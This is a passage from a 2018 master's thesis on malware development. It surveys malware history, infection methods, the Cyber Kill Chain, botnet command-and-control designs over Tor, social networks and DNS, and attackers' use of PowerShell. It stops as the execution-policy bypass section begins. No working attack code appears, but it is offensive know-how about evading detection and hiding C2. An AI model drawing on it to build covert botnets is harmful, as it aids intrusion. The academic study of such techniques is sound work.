



ΠΑΝΕΠΙΣΤΗΜΙΟ ΠΕΙΡΑΙΩΣ

UNIVERSITY OF PIRAEUS

A Thesis in Malware Development

Antonios Kapellas

Postgraduate Program in Digital Systems Security

Supervising Professor: Christoforos Dadoyan

2018

Abstract

The thesis outlines the process of malware development in Windows Operating Systems by using native Microsoft technologies and techniques, such as C# .Net and PowerShell. The implementation of the malware took into consideration many of the latest security incident reports by major security companies. The code was developed in the Microsoft Visual Studio 2017 IDE. It took place during the academic years of 2016-2018 and it was part of my postgraduate studies in Digital Systems Security at the University of Piraeus. Academic advisor of the thesis was Dr. Christoforos Dadoyan.

Table of Contents

1.	Introduction	5
2.	Malware	6
2.1.	History of Malware	6
2.2.	Who creates malware and what is his purpose?	7
2.3.	How malware penetrates systems.....	8
Social Engineering	8	
Abusing Software/Hardware Vulnerabilities	9	
A combination of exploiting vulnerabilities and social engineering	9	
3.	Cyber Kill chain Model	11
3.1.	Introduction	11
3.2.	Indicators of Compromise.....	11
3.3.	Intrusion Kill Chain	11
3.4.	Preparation of the defense system.....	13
4.	Command and Controls	15
4.1.	Introduction	15
4.2.	Classification of botnets.....	15
Centralized Botnets.....	15	
Decentralized Botnets.....	16	
IRC Botnets.....	16	
Tor Network Based Botnets	16	
Social network Botnets	17	
DNS based botnets.....	18	
5.	Offensive PowerShell	19
5.1.	Introduction	19
5.2.	Versions installed on Windows and Supported Versions	19
5.3.	Why do attackers use PowerShell?.....	19
5.4.	PowerShell Execution Policy	20
How to view execution policy	20	
5.5.	Execution Policy Bypass	21
5.6.	Script Execution	26

5.7.	PowerShell Malware common Delivery methods	27
	Email vector	27
	Office macros	28
5.8.	PowerShell Malwares Lateral Movements	28
5.9.	Persistence Mechanisms.....	29
	The modification of a registry key	29
	DLL Search order Hijacking	30
	Shortcut Hijacking	31
6.	PowerShell Attack Frameworks	32
6.1.	PowerSploit.....	32
6.2.	PowerShell Empire	33
	Introduction	33
	Empire listeners	34
	Empire Stager.....	36
7.	DroxBot	38
7.1.	Introduction	38
7.2.	Architecture	38
7.3.	Dropper	38
	What is an hta file	38
	DroxBot hta dropper	39
7.4.	Implant.....	40
	Architecture	40
7.5.	Antivirus detection results	43
8.	Conclusion.....	44
9.	Future Work	45
10.	References	46

1. Introduction

According to Lenny Zeltser, malware is code that is used to perform malicious actions. In this case the word “malicious” follows the Standard English definition which means actions characterized by malice. It implies that the actions were taken against victims or someone else’s interests. It also suggests that intent is a factor when deciding whether the actions were malicious or not.

This definition implies that whether a program is considered malware depends not so much on its capabilities but instead, on how the attacker uses it. Adversaries benefit from malware at the victim’s expense. Behind malicious software there is usually a human or organization that is making use of its capabilities for malicious purposes.

In this thesis, the goal is to walk through the design and implementation process of malware to create and control a remote pc for malicious purposes.

The Command and Control (C2) software was selected as a step of an adversary attack as defined by the Lockheed Martin Cyber Kill Chain model which is widely accepted as the model to base an incident response procedure. During the implementation process various tactics and techniques from MITRE Partnership Network and its ATT&CK matrix were taken into consideration. The goal was for the malware to use legit actions in a Windows environment and analyze the key concepts of this environment which adversaries leverage to achieve their goal.

Specifically, in the first part it is given an analysis and a classification on the botnets and command and controls based on the communication technology used. At the second part, the PowerShell is introduced and explained, how that Microsoft scripting language can be used to bypass operating system security controls and how it can be used by malware authors to develop key concepts of a malware. In addition, this chapter walks through of some of the most popular PowerShell frameworks which are developed to emulate adversaries and their actions. Finally, in the third part, the DroxBot is analyzed. It is a malicious command and control software which emulates a real world malware and uses all the above techniques and leverage as communication channel and master server the Dropbox.

2. Malware

2.1. History of Malware

Over the last decades, computers have become increasingly more popular and internet has been established as an indispensable part of daily life. The development and spread of viruses, worms and Trojans, has become a real issue for every PC user. The issue becomes more and more problematic, since computers, smartphones and other smart devices are constantly connected online. Potential victims for malicious attacks are more than ever before. In addition, 'fame' from exposure from news agencies and social media on the various cyber threats and attacks attracts the interest of more coders to develop software for the same malicious purposes.

However, malicious software exists for quite some time now. Despite the fact that early implementations of information systems were much more vulnerable, malicious attacks were not a concern. It was because during those early years, very few people were able to deeply understand how information systems work and therefore exploit them.

After a while though, when computers became more common, security issues started appearing. A popular incident of viruses spreading on dedicated networks, such as the ARPANET, dates back to 1970s. In the 1980s, Apple had made computers 'personal' and attainable. As more people were getting access and/or were working with computers, the knowledge behind how these machines operate became clearer. Inevitably, this spread of knowledge led some individuals, to use it with malicious intent.

As technology advanced, viruses became more complex. During this 20 years' time, we have witnessed a dramatic change in the amount of usages and the capabilities of personal computers. From the limited machines which booted from a floppy disk and were operated through typed commands, we reached the point to have broad access to powerful systems that can send huge volumes of data almost instantaneously, route emails to hundreds or thousands of addresses, and entertain individuals with movies, music and interactive websites. Virus developers have also kept pace with these changes.

During the 1980s, viruses targeted multiple of operating systems and networks. These initial implementations of malware had shocked users, by causing the computers to behave unexpectedly.

Nowadays, malicious software is mostly focused to target PCs running on Microsoft Windows OS. Windows is, by far, the most widely used operating system. Hence, it is much more 'rewarding' to target and exploit vulnerabilities of computer owners who use it. Moreover, malicious software firstly appeared in the 1990s, started posing a real threat to the human behind the machine. It targeted to acquire personal details and confidential information of the user, such as login credentials, passwords and bank account details.

As a result, malicious software has turned into business with real turnover. An understanding of contemporary threats is vital for safe computing.

2.2. Who creates malware and what is his purpose?

There is a simple answer to the question. Most, if not all, technological advancements have become, sooner or later, a tool for hooligans, con-artists, extortionists and other criminals. The moment an opportunity arises to misuse something, there will always be someone who will alter the function of this technology and use it for purposes, unintended to its inventors. The end goal is to benefit their own interests or to assert dominance over others. Expectedly, computers, cell phones and networks did not escape this fate. The moment these technologies were widely used, bad guys stepped in. However, these innovative technologies were gradually characterized, as criminal acts.

- Computer vandalism
- Petty theft
- Cybercrime
- “Grey” business
- Computer vandalism

Initially, most of the viruses and Trojans were developed by students who had just mastered a programming language and wanted to apply this knowledge, but failed to find a more suitable platform to accommodate their needs. Up to this day, virus writers as such, were seeking a single thing – to raise their self-esteem. It is fortunate enough, that most of those written viruses were not distributed (by their authors) and ended up ‘dying’ together with the storage disks that were being kept, or the same authors of those viruses, forwarded them only to anti-virus companies, along a note that the virus would not be further distributed.

This second group of malware authors is dominated by young people (often students), who have yet to master the art of programming. This state makes them feel inferior and to compensate that, they are resorted to computer hooliganism, by writing malicious code. They usually produce primitive viruses with many mistakes. These viruses are often called “student viruses”. With the evolution of the internet and the emergence of numerous training sites, the life of such writers became much simpler. Web-resources provide ample and focused knowledge on the matter. There is detailed documentation with recommendations and easy steps to follow if someone needs to intrude into a system, how to pass through undetected by antivirus software and also how to further distribute a virus. Often, prewritten lines of code are given, which require only minimal “author” changes to match them to specific purposes.

By getting older and gaining more experience, many virus-writers fall into a third group, which also is the most dangerous. They create advanced viruses and share them freely with the world. These elaborate and smoothly running malwares often intrude into data system domains in very unusual ways. They abuse mistakes on the security systems of operating environments, social engineering and more.

2.3. How malware penetrates systems

Every malware developer aims for his 'work' to reach and infect as many systems as possible. As mentioned above popularity and recognition in the digital world, is part of the reward. This is usually achieved by using social engineering techniques or by abusing vulnerabilities in the system without the user's knowledge. These methods can also be used together and usually include processes to evade antivirus detection.

Social Engineering

Virus writers try to reach the unwary user by making him access their malware without him knowing. The user ends up launching an infected file or clicking on a link which directs him to an infected website. This is usually employed through e-mail worms.

A classic example of the genre being the LoveLetter worm which created a real storm back in May 2000, and according to Computer Economics, still remains the most devastating in terms of the financial damage that it inflicted.

The 'I LOVE YOU' message was opened by an enormous amount of people, and that led to many a company's email server going into meltdown as the worm copied itself to all of the contacts in a user's address book once the attached VBS file was opened.

The Mydoom email worm which appeared on the Internet in January 2004 used texts that imitated the technical messages issued by the mail server.

The Swen worm passed itself off as a message from Microsoft and masqueraded as a patch to remove Windows vulnerabilities. Little wonder that people took it seriously and tried to install the 'patch'.

In the recent years, with all the different IM/social platforms peaking in popularity, the issue became really severe. Links to infected sites and files hidden inside emails, ended up being a routine for the normal user.

Mobile viruses can also be delivered by SMS message. The SMS includes an attractive text which encourages the unsuspecting user to click on a link. This method is by far the most effective, since it allows for the malware to bypass any mail server's filters by the antivirus.

Infection through P2P sharing is also quite common. Worms or Trojans are named in a way to attract as much attention as possible. Typical examples of such file names are: Microsoft CD Key Generator.exe, Pornstar3D.exe, PlayStation emulator crack.exe, etc. P2P users while searching for 'free' software, see these names download the files and then open them.

Everyone loves free stuff, and is willing to walk through the grey zone of law, if there will be no repercussions for those actions. Cybercriminals know this and are using it for their advantage. They appear to be offering free giveaways, money bank transfers and access to credit cards. A victim of such a scam cannot report to the authorities the incident, since this will bring fourth their own illegal intentions.

An unknown Russian fraudster tried something unusual back in 2005-2006. A Trojan was sent to some addresses taken from the job.ru site, which specialized in recruitment. Some people who placed their CVs on this site received 'job offers' that included the Trojan. Interestingly, the attack mainly targeted corporate email addresses. It is most likely that the cybercriminals knew that the

staff who received the Trojan would not want to tell their employers that they picked it up whilst surfing for alternative employment, and they were right – it took Kaspersky Lab’s specialists more than half a year to discover how this Trojan penetrated users’ computers.

There were a few exotic cases whereby a user received a fake email from their bank asking them to confirm their access codes, thus unwittingly revealing them to the scammer. The procedure that the user had to follow was so convoluted as to be ridiculous – print out the document, fill in the form and then fax it to the indicated telephone number.

Another unusual case happened in Japan in the autumn of 2005 when cybercriminals used a home-delivery service to distribute CDs infected with Trojan spyware. The disks were delivered to the clients of a Japanese bank, whose addresses had been stolen from the bank’s database.

Abusing Software/Hardware Vulnerabilities

Any software that is developed to have numerous functions and features is expected to be vulnerable in some extent. Vulnerabilities are in fact mistakes in the design or logic or code of various programs and frameworks. Current operating systems and applications have a complicated structure to achieve extended functionality. It is practically impossible to avoid mistakes during the development and testing process. These mistakes also lead to the various security vulnerabilities. Cybercriminals exploit these vulnerabilities and covertly introduce malicious code into it.

The Nimda and Aliz mail worms exploited Outlook’s vulnerabilities. In order to launch the worm file it was enough to open an infected message, or simply put the cursor on it in the preview window.

Malware can also exploit vulnerabilities in OS network components. This technique was used by many worms in the past, like CodeRed, Sasser, Slammer, Lovesan (Blaster), most operating in the Windows OS. Ramen and Slapper have also exploited vulnerabilities in the Linux OS.

Malware spread via web pages has become maybe the most popular infection technique. It abuses vulnerabilities in Internet browsers. An infected file is loaded on the website, and a script allows it to be downloaded locally. When the user visits the webpage, the malicious file is automatically downloaded and launches from the user’s PC.

Smaller Trojans designed to download and launch larger Trojans is another type of specialized malware. They enter a user’s computer by some means or other, for example via a system vulnerability, and then they download and install other malicious components from the Internet. Such Trojans often change the browser’s settings to their least secure in order to pave the way for the other Trojans.

A combination of exploiting vulnerabilities and social engineering

Cybercriminals often use both methods simultaneously: social engineering – to attract the attention of a potential victim and technical means – to increase the possibility of an infected object penetrating a system.

For example, the Mimail mail worm was distributed as an email attachment. The email contained specially arranged text designed to make it noticeable to the user, and in order to launch a worm copy from the attached ZIP archive, virus writers used a vulnerability in Internet Explorer. When opening the file from the archive, the worm created a copy of itself on the disk and launched itself

without any system warnings or additional user input. Incidentally, this worm was one of the first designed to steal personal data from users' online accounts.

Another example is spam with a header saying 'Hello' and containing the text 'Look what they say about you'. The text was followed by a link to a website. Analysis showed that the website contained a script which downloaded LdPinch, a Trojan designed to steal passwords from a user's computer by exploiting an Internet Explorer's vulnerability.

Security companies quickly update their code to patch any discovered vulnerabilities. However, cyber criminals keep finding new ones, the moment old ones can no longer be abused. Thus, many Trojan bots take advantage of these vulnerabilities the moment they appear and security vendors are forced to battle against time to patch their products. Most operations in our modern world, are digital and therefore require certain security standards. If these are bridged, provided services need to pause and result in additional cost of money. Not only for the companies that provide these services but for the security firms too, that are being paid for real-time defense measures. In a very short period of time, security vendors need to detect the issue at its full extent, patch their code, test it and then release it to its clients.

3. Cyber Kill chain Model

3.1. Introduction

The Cyber Kill Chain Model was originally developed by Lockheed Martin and was based on the military's "kill-chain". This framework is a model for identifying and preventing cyber-attacks. It maps the required steps to be taken by adversaries to achieve their end goal. Specifically by issuing a kill chain model, the defender is able to describe phases of intrusion and mapping adversary kill chain indicators, to identify patterns that may connect single intrusions with broader campaigns and to understand the iterative nature of information gathering based on intelligence-driven CND (Computer Network Defense). Institutionalization of this approach reduces the likelihood of adversary success, informs network defense investment and resource prioritization, and yields relevant metrics of performance and effectiveness. The evolution of advanced persistent threats necessitates an intelligence-based model because in this model the defenders mitigate not just vulnerability, but also the threat component of risk.

3.2. Indicators of Compromise

Indicators are fundamental elements of intelligence in the Cyber Kill Chain Model. They assist IT professionals and information security experts to detect data breaches, infections of malware or similar threat activity. There are three main types of indicators:

- Atomic: Atomic indicators cannot be broken down into smaller parts and retain their meaning in the context of intrusion. IP and email addresses, vulnerability identifiers are examples of atomic indicators.
- Computed: Computed indicators are derived from data involved in an incident.
- Behavioral: Behavioral indicators are collections of computed and atomic indicators, often subject to qualification by Query and possibly combinatorial logic.

3.3. Intrusion Kill Chain

The essence of an intrusion is that the adversary must develop a payload to breach a trusted boundary, establish a presence inside a trusted environment and then take actions towards his objectives. This can be by either moving laterally inside the environment or violating the confidentiality, integrity or availability of a system in the environment. The intrusion kill chain is defined by 7 stages. These are reconnaissance, weaponization, delivery, exploitation, installation, command and control and actions on objectives.

- **Reconnaissance:** In this initial stage, lie the research, identification and selection of targets. It is often represented as crawling Internet websites such as conference proceedings and mailing lists for email addresses, social relationships or information on specific technologies.
- **Weaponization:** Coupling a remote access Trojan with an exploit into a deliverable payload, typically by means of an automated tool. Client application data files such as Adobe Portable Document Reader (PDF) or Microsoft Office documents serve as the weaponized deliverable.
- **Delivery:** Transmission of the weapon to the targeted environment.
- **Exploitation:** After the weapon is delivered to victim host, exploitation triggers intruder's code.
- **Installation:** Installation of a remote access Trojan or backdoor on the victim system allows adversary to maintain persistence inside the environment.
- **Command and Control (C2):** Typically, compromised hosts must beacon outbound to an internet controller server to establish a C2 channel. Once the C2 channel establishes, intruders have "hands on the keyboard" access inside the targeted environment.
- **Actions on Objectives:** At the 7th and final stage, and only after successfully going through phases 5 and 6, intruders are able to take actions to fulfill their initial objectives.




Figure 1 : Cyber Kill Chain Model Workflow

3.4. Preparation of the defense system

The intrusion kill chain transforms into a model for actionable intelligence when defenders set up their systems based on the specific processes an adversary undertakes to target that enterprise. Defenders are able to quantify the performance and the effectiveness of their defenses and plan investment roadmaps to rectify any capability gaps. Fundamentally, this approach is the essence of the intelligence-driven CND: basing security decisions and measurements on a keen understanding of the adversary.

By knowing the usual adversary tactics followed and any alternative route the attacker may take, one should prepare his organization's infrastructure to counter attacks in the broadest possible range of types and means that the organization uses. When preparing a defense infrastructure, it is important to set goals for the performance of equipment, procedures, policies and people. The below series of tasks needs to be followed:

- **Detect:** Detecting an attack and successfully predicting a scenario in the basis for taking steps to neutralize it. This functionality should be noted as the most important one for defensive security systems.
- **Prevention:** Successfully predicting the actions taken and prevent a cyber-attack.
- **Disrupt:** By using specific defensive tools, a cyberattack can be significantly impeded. It is technically possible to reduce the effectiveness of an attack or greatly increase the time needed to carry it through, for the entire operation to be deemed unprofitable for the attacker. Among technical interference methods, the "hardening" of the system should be applied in accordance with the recommendations for the type of the system.
- **Degrade:** Weakening the power of attack, and consequently its effectiveness. Although the attack is fully conducted, degraded results greatly reduce the damage to the company.
- **Deceive:** The attacker is presented with false information in a staged environment. He is then forced to make the wrong assumptions about the system and subsequently select an ineffective attack route. Deceptive tools include honeypots, obfuscation of application code, or returning incorrect application, server or configuration information.

In the table, next page, the attacker's kill-chain stages are matched to the steps required by the defender.

	Detect	Prevention	Disrupt	Degrade	Deceive
Reconnaissance	-IDS -HoneyPot -Web Analytics	-IPS -Firewall -ACL	-HoneyNet -IPS	-Timeout	-HoneyPot
Weaponization	-Threat information sharing -Vulnerability intelligence -NIDS	-Threat information sharing -Pentests -System patching	-Hardening -Obfuscating	-Application obfuscation -Unused services disabling	
Delivery	-IDS -Firewall -Network analysis -Logging System	-Network IPS -Firewall -Port Knocking -ACL -Network traffic	-Hardening -In-line AV	-Integrity	-HoneyPot
Exploitation	-HIDS -Logging system	-Sandbox -System updates	-Hardening	- Configuration auto rollback	-HoneyPot
Installation	-HIDS -Logging System -Antivirus	-App Whitelisting -Host IPS	-Hardening - Antivirus	- Configuration auto rollback -TARPIT	-HoneyPot -DNS redirect
Command and Control	-NIDS -SIEM -TI Feed	-Firewall whitelisting -ACL	-Network IPS	-QoS	-HoneyPot
Actions on Objectives	-Log analysis				

Table 1 : Cyber Kill Chain Model - Steps and Actions

4. Command and Controls

4.1. Introduction

One of the insidious cyber threats for security community is represented by diffusion of botnets and networks of infected computers (bots or zombies) managed by attackers due to the injection of malware. The controller (administrator) of the botnet, also known as botmaster, controls all the activities of the entire bot network giving orders through communication channels. Botnets are mainly used as tools in cybercrime and cyber warfare.

A botnet can be used to conduct a cyber-attack (e.g. a DDOS) against a target or to conduct a cyber-espionage campaign to steal sensitive information. There are multiple implementations of botnets which can be classified by their architectural design, the used network protocol or the technology in which they are based. The diffusion level of a botnet depends highly on the ability of its developers to reach a bigger number of machines and at the same time to hide its malicious behavior.

To obtain a botnet, the potential attackers have essentially two options. Their first approach is to start from scratch and begin by diffusing a malware to recruit bots, typically via phishing campaign by sending the malicious agent via email, or to use a paid service in the underground market -known as 'malware as a service'- which will offer a complete infrastructure.

Command and Control (C2) servers are used to send commands to the infected machines and instruct the operation of the whole infrastructure to achieve its specified purpose.

4.2. Classification of botnets

The classification of botnets is not a simple task. There are various purposes for which these infrastructures are created. The main classifications are outlined below.

Centralized Botnets

Botnets could be identified by the architecture used to implement them. Some networks are based on one or more C2 servers where every bot is directly connected with Command and Control server. The C2 controls a list of infected machines; it monitors their status and gives them operative instructions.

This type of architecture is simple to arrange and manage but presents the drawback of being very vulnerable. Shutting down the C2 renders the entire botnet inoperable; the server in fact represents a single point of failure because the operation of the botnet is functional to the capability of its bot to reach the control systems.

Common detection techniques are based on the analysis of network traffic between bots and C2, so to improve the resilience in the operation of the infrastructure decentralized botnets have been designed.

Decentralized Botnets

This type of botnet architectures, also known as Peer-to-Peer botnets, the bots are not connected to the C2 servers, but they compose a complex structure in which commands are also transmitted from the node to the node. Each node of the network has a list of addresses of “neighbor” bots with which they communicate and exchange commands.

This type of botnet is not easy to deal with. It is hard to counter due to the absence of a single point of failure as represented in the classic botnet architecture by the C2 servers. Although destroying a decentralized botnet is more difficult, this type of architecture also presents a real challenge to manage by the attackers.

IRC Botnets

Various architectures could be based on different communications protocols. One of the classic botnet schemes is the IRC-oriented, which is based on Internet Relay. Each bot receives its commands through an IRC channel from an IRC -Bot Server. The IRC bot is composed of a collection of scripts that connects to Internet Relay Chat as client.

Tor Network Based Botnets

This type of botnet is very common within the cybercrime community which is used to hide malicious behaviors and market any kind of product or service. As expected, the main advantage of using a botnet with a C2 server located in the Deep Web is that it is difficult to locate due to the encryption of the connections required for the Tor Network to be accessed and due to the randomness of the routing of the information.

There are a couple of ways to use Tor network for a botnet infrastructure:

- Tor2Web proxy based model
- Proxy-aware Malware over Tor network

Tor2Web proxy based model

The preparation steps to operate this type of botnets is quite straightforward due to the large availability of web servers that are easy to set up as hidden services on the Deep Web, and the ability to retrieve botnet components practically everywhere.

On the Tor2Web proxy traffic model, the traffic leaves the Tor network using Tor2Web proxy to redirect .onion web traffic. Tor2Web enables the access to resources located in Tor network using a common browser by changing the domain suffix .onion on any hidden service hosted to .tor2web.org.

The protocol prefix `http://` can also be changed into `https://` to use an encrypted connection to the tor2web proxy server which provides additional privacy. For example `http://uawngvqoznxjct.onion/` would become <https://uawngvqoznxjct.tor2web.org/>.

The malicious commands issued by the Command and Control server which is then connected to the Tor2Web proxy server. Therefore, the botnet can connect to the hidden service passing through the proxy pointing to an address like <http://tor2web.org/ds3wfc9bfgn2rtj>.

The traffic is redirected by the proxy to the Hidden Service identified by an .onion address. This allows it to maintain its anonymity of the Command & Control servers making tracking them down improbable.

The main weaknesses of this solution relate to the simplicity of filtering the Tor2Web traffic and the increased latencies of using the Tor network result in the unresponsiveness of a botnet build with this approach.

Proxy-aware Malware over Tor network

Another Tor traffic model uses a proxy-aware malware that runs Tor on infected hosts. The main difference with respect to the first approach lies in the requirements for the bot agents and their configuration. Infected machines need to have SOCKS5 support to be able to connect through Tor to .onion addresses loading Tor on the victim's system.

The approach is more secure than "Tor2Web proxy-based model" because traffic isn't routed through a proxy and is entirely within the Tor network due the direct connection between bots and C&C, avoiding the possibility of intercepting data from exit nodes that are absent in this scenario.

This solution is more complex because each bot needs SOCKS5 support, and of course it is necessary that Tor must function properly to maintain the synchronization within the infected PC of the botnet. From a defense point of view, the presence of Tor traffic within a network may indicate the presence of a similar botnet architecture that can be easily discovered using network anomaly detection methods.

Social network Botnets

The primary intent of cybercriminals and botmasters is to reach a wide audience of users while remaining hidden. It is only natural, to search for ways to exploit social media platforms.

Social networks have monopolized the majority of user's internet experience; the main factor of attraction for cyber criminals is the huge number of services -from gaming to payments- developed for these platforms that could potentially be exploited to carry out complex fraud schemas.

The relationship between social networks and botnet is strict. Social networks can have an active part for bot recruiting, for example, malicious links can be shared to infect the victims transforming them to zombies, and thus to host command and control structures.

This second scenario is becoming very common, botnet authors are using various social network platforms to control the infected machines, typically they create fake accounts that send malware

infused messages to potential victims. The main benefit of this approach is that the traffic related to botnet based on a social network is very hard to detect.

The idea to hide command and control infrastructures within social networks is not new and it is very efficient. Various botmasters attempt to abuse social network platforms such as Facebook and Twitter as C&C with the purpose of making it difficult to detect a malicious architecture or behavior. Due to the large volume of data managed by social media platforms, “malicious” traffic can be easily ignored. The job is essentially done by a network of fake accounts that post a specific set of encrypted commands destined to malware. The victims query the botmaster’s profile searching for new commands. Botnet architectures having C&C in social media are extremely resilient and allow malware to run for long periods of time.

Security experts noted that malicious infrastructures are becoming even more complex. For example, some of them implemented a steganography engine able to steal commands within images and video posted on social networks by compromised accounts; in this case zombies are able to interpret hidden commands.

DNS based botnets

The decentralized nature of domain name systems (DNS) with a series of redundant servers potentially provides an effective channel for covert communication of a large distributed system, including botnets. The DNS channel is aided by being a high traffic channel such that data can be easily hidden. DNS tunneling is a technique known for transmitting arbitrary data via DNS protocol. One application of DNS tunneling is to bypass firewalls, as both inbound and outbound DNS connections which are usually allowed by organizational firewall rules. Because DNS is often overlooked in current security measures, it offers a potential command and control channel. Because nearly all traffic requires DNS to translate domain names to IP address and back, simple firewall rules cannot easily be created without harming legitimate traffic. This type of malware uses DNS TXT records for command and control.

5. Offensive PowerShell

5.1. Introduction

PowerShell is a framework based on .NET. It offers a command line shell and a scripting language for automating and managing tasks. PowerShell provides full access to system functions like Windows Management Instrumentation (WMI) and Component Object Model (COM) objects. The framework became open source in 2016 and is also available for non-Windows platforms.

Most of PowerShell's extended functionality lies in Cmdlets (command-lets), which implement specific commands. Cmdlets follow a verb-noun naming pattern. Cmdlets accept input through pipes and return objects or groups of objects. Additional Cmdlets or modules can be imported to extend PowerShell's functionality by using the Import-Module cmdlet.

PowerShell also supports the concept of constrained run spaces, which can be implemented to restrict users to only executing whitelisted commands on a remote endpoint. Constrained run spaces can also specify that whitelisted commands will be executed through a certain user account. However, depending on the commands used, restricted run spaces may still be susceptible to command injections attacks.

The extension for PowerShell scripts is .ps1, but standalone executables also exist. Windows provides an interface for writing and testing scripts called the PowerShell Integrated Scripting Environment (ISE). Third-party development frameworks also support PowerShell.

5.2. Versions installed on Windows and Supported Versions

Operating System	Installed Version	Supported Versions
Windows 7 / Server 2008 R2	2.0	2.0,3.0,4.0
Windows 8 / Server 2012	2.0	2.0,3.0,4.0
Windows 8.1 / Server 2012 R2	4.0	4.0
Windows 10 / Server 2016	5.0	2.0,3.0,4.0

Table 2

5.3. Why do attackers use PowerShell?

PowerShell provides easy access to all major functions of the operating system. The versatility of PowerShell makes it an ideal candidate for any purpose, whether the user is a defender or an attacker. The main reasons why attackers use PowerShell are:

- It is installed by default on all new Windows computers.
- It can execute payloads directly from memory, making it stealthy.

- Able to call the Windows API.
- It generates few traces by default, making it difficult to find under forensic analysis.
- It has remote access capabilities by default with encrypted traffic.
- As a script, it is easy to obfuscate and difficult to detect with traditional security tools.
- Defenders often overlook it when hardening their systems.
- It can bypass application whitelisting tools depending on the configuration.
- Many gateway sandboxes do not handle script-based malware well.
- It has growing community with ready available scripts.
- Many system administrator use and trust the framework, allowing PowerShell malware to blend regular administration work.

5.4. PowerShell Execution Policy


By default, Microsoft restricts PowerShell scripts with execution policies. There are five options available that can be set for each user or computer:

- **Restricted:** No scripts can be run. Windows PowerShell can be used only in interactive mode.
- **AllSigned:** Only scripts signed by a trusted publisher can be run.
- **RemoteSigned:** Downloaded scripts must be signed by a trusted publisher before they can be run
- **Unrestricted:** No restrictions, all Windows PowerShell scripts can be run.
- **Bypass:** The script will bypass the current execution policy.

These were not designed as a security feature, but rather to prevent users from accidentally executing scripts. Nonetheless, the policies help prevent social-engineering campaigns from tricking users into running malicious scripts. When a user launches a .ps1 script, will be opened in Notepad instead of being executed.

How to view execution policy

We can take a look at the current configuration with “Get-ExecutionPolicy” Powershell command.



```


Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.

PS C:\Users\localAdmin> Get-ExecutionPolicy
Restricted
PS C:\Users\localAdmin>

```

Picture 1 - Get-ExecutionPolicy command

It's also worth noting that the execution policy can be set at different levels on the system. To view a list of them we can use the command below.



```

Windows PowerShell
PS C:\Users\localAdmin> Get-executionPolicy -List | Format-Table -AutoSize

Scope ExecutionPolicy
-----
MachinePolicy Undefined
UserPolicy Undefined
Process Undefined
CurrentUser Undefined
LocalMachine Undefined

PS C:\Users\localAdmin>

```

Picture 2 - Execution Policy at different levels on the system

5.5. Execution Policy Bypass

There is a number of ways to bypass the PowerShell execution policy. The first is to use an interactive console to write the PowerShell script. Although limited by the current user's privileges, this is the most basic example and can be handy for running quick scripts when you an interactive console is available. It is positive that this technique does not result in a configuration change or requires any writing to the disk.



